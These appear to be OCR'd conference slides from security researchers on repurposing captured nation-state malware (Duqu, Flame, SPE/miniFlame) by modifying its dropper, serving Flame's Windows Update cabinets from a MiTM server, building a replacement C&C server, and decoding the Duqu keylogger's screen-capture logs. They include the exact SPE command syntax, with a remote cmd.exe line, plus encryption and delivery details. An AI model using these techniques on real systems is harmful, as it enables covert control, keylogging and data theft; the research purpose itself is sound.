
- We made our own malware DLL with four exports, Duqu will call them
- Replaced User Space Stage 2 code with that
- Recompressed the parts “Kernel space stage 2” – end of file and inserted raw compressed block into dropper
- Re-wrote compressed part header (size of compressed and uncompressed part in 32-bit integers)
- Modified **activation date limits** (not documented)
- All done, ready to test

Dropper time limit

- It was known that User Space stage 2 has some date limit



User Space Stage 1 time checking



- Time limits: 2011-08-11 Thu Aug 11 02:00:00 to 2011-08-19 Fri Aug 19 01:59:59

Video on Duqu dropper abuse

Abusing Flame's Windows Update dropper to install our "malware"

Idea


- Flame abuses Windows Update to install malware components
- First stage: .cab files install a “loader” (wusetupv.exe or similar)
- WuSetupV.exe connects http://MSHOME-F3BE2943C/... to download main dropper component.
- Let’s use Flame’s windows update .cab files to install our own malware
- We make our own MiTM linux server to redirect Windows Update queries
- Original Flame cabinets are served
- We will provide our own malware module from our MSHOME-F3BE2943C server

Problems


- Needed to get the appropriate cabinet files – we did not have them all
- They are stored in mscrypt.dat file in encrypted form (detailes were given on http://www.securelist.com/en/blog/208193566/Flame_Replication_via_Windows_Update_MITM_proxy_server)
- However, mscrypt.dat table format was still not documented in detail
- Nor the usage of RC4 for encrypting the cabinet files
- So we had to understand mscrypt.dat like Flame table formats and to find out how RC4 is used to encrypt those files

Table format

- Table format has two major types:
- Data records
- Name records
- A name record has a pointer to the appropriate data record
- So names are not necessarily stored near the data itself
- All records are padded to N*13 bytes (very odd idea!)
- Every record has an ID at the end


Prev Entry
Integer (4bytes) “06”
Integer value
ID
Data pointer
Name field “03”
length
Pointer to data field
Two fixed bytes in type 03

The cabinet files in mscrypt



Encryption

- RC4 104-byte key is used as described by Aleks Gostev (strange key length!)
- However, the code contains a 100-byte long key string only
- It is extended by 4 pieces of 0x00 bytes
- This is very strange, probably the goal was some key-diversification (to have individual keys for each file)
  - Possibly by the record ID
  - It was not implemented/used, just prepared
  - It shows how much effort was put in the design of Flame

Linux MiTM server

- Based on the .cabs, we created our own MiTM server
- Debian + bind + apache + PHP for malware delivery
- We created a sample “malware” that has DDENumCallback export function to be called by the loader module
- We re-wrote some DNS entries to forward windows update queries to our server
- Done, ready for testing

Internet-wide MiTM won't work due MSHOME

- After successfully starting up the malware loader, it starts to look up MSHOME-F3BE293C
- However only on Netbios
- Except if you have a search order suffix in DNS settings

```
360.531759 10.105.35.91 -> 10.105.35.255 NBNS Name
query NB MSHOME-F3BE293C<00>
361.280899 10.105.35.91 -> 10.105.35.255 NBNS Name
query NB MSHOME-F3BE293C<00>
```

- This means the attack only runs in local subnet
- No internet-wide attack is possible, except you modify the cabs
- Cabs are signed and we don't know how the attackers produced the certificate for their signing key!
- Maybe this was intentional design to avoid the abuse we intended to do.

Video on “our” Windows Update attack

Reconfiguring SPE and creating our own C&C servers to control it

The idea


- We need a good malware to remote control the attacked computers
- Duqu, Flame, Stuxnet is too much complicated
- SPE/Miniflame is much simpler/smarter and the protocol and commands are analyzed a bit deeper

Problems

- The most important problem was to create the C&C part of SPE
- The protocol should be understand absolute correctly to mimic original server
- The most detailed report contained some errors and missed some details
  http://www.securelist.com/en/analysis/204792247/miniFlame_aka_SPE_Elvis_and_his_friends

SPE problems


- Unlike the article states, encryption are not layered in re quest creation. First part is XOR only, second part is Twofish only, third part is twofish only again, but only one layer



- “The third part is encrypted with another layer of Twofish with the same key. “ –no, its not layered

Twofish

- Twofish cipher usage was not detailed
- It is in CBC mode. 4 bytes header (simple integer) is continued with 16 byte IV for twofish, then comes the encrypted part padded to CBC blocks



Twofish content unencrypted

SPE – Problems #2

- Command format was not given in details. Original article said:

"<!-- COMMAND_NAME CONTINUE_ON_ERROR(0/1) parameters …
server_to_send_results port_to_send_results --> \n "

- It took time (and reverse engineering effort) to exactly find the right format for SONIA, ELVIS, like:

  <!-- SONIA 1 ALFA 1 c:\\data\\det.zip -->\n

  <!-- ELVIS 1 1 9900 ALFA cmd.exe /c dir c:\\ >\\dirlog.txt EOC -->\n
  (maybe --> is not needed)

- Basically analyzing the code for these tiny parts took so long time that probably re-writing the code is easier

Other things have been done

- The encrypted list of C&C servers was modified
- Not just decryption, but re-encryption had to be implemented (not a big deal)
- SPE is too slow: reports in only every 7449 seconds (2 hours 4 minutes)
  - We modified to be able to send multiple commands
  - Took some efford to exactly find how the delay is set

Video on SPE abuse

Using Duqu keylogger for our own goals

Duqu keylogger

- Duqu keylogger is a stand alone executable
- Can be configured, but without that it runs perfectly logging keystrokes, computer screen in regular intervals
- Distinct module, does not make network communications
- Essentially ready-to-use tool for key logging (for the attacker)
- The only problem: Attacker has to understand the structure of log files
- Major structure is documented in technical reports
- One interesting part is not documented: the incremental part of the screen capture

Screen capture format in Duqu keylogger

- First a full screen is captured in 16 colors
- Saved as BMP – header missing – easy to reconstruct
- Then only incremental parts are saved
- This was investigated together with our student Roland Kamarás

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	F0	04	97	02	4A	00	03	00	08	08	00	01	00	00	00	80	ð.—.J.....€
00000010	00	33	33	33	33	22	22	22	22	11	11	11	11	44	44	44	.3333""""....DDD
00000020	44	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	D..............
00000030	00	00	33	33	33	33	22	22	22	22	11	11	11	11	44	44	..3333""""....DD
00000040	44	44	00	00	00	00	00	00	00	00	00	00	00	00	00	00	DD..............
00000050	00	00	00	33	33	33	33	22	22	22	22	11	11	11	11	44	...3333""""....D
00000060	44	44	44	00	00	00	00	00	00	00	00	00	00	00	00	00	DDD.............
00000070	00	00	00	02	10	80	00	33	33	33	33	22	22	22	22	11	.....€.3333""""".
00000080	11	11	11	44	44	44	44	00	00	00	00	00	00	00	00	00	...DDDD.........
00000090	00	00	00	00	00	00	00	00	33	33	33	33	22	22	22	22	........3333""""

A sample for incremental screen capture data

Incremental screen capture format

- File contains a header
- Then file consists of different records
- Records eigther give coordinates or contain actual pixel data
- Pixel data can be individual or 8x8 squares
- Record types:

0x00:00 record: used for positioning (6 bytes long)

0x00 record: used for pixel values (33 bytes long)

0x01 record: used for positioning, similar to 0x00:00 record (5 bytes long)

0x02 record: used for omitting squares (3 bytes long)

0x04 record: used for one color squares (2 bytes long)

other records (such as 0x10, 0x20, etc...): used for omitting squares (2 bytes long)

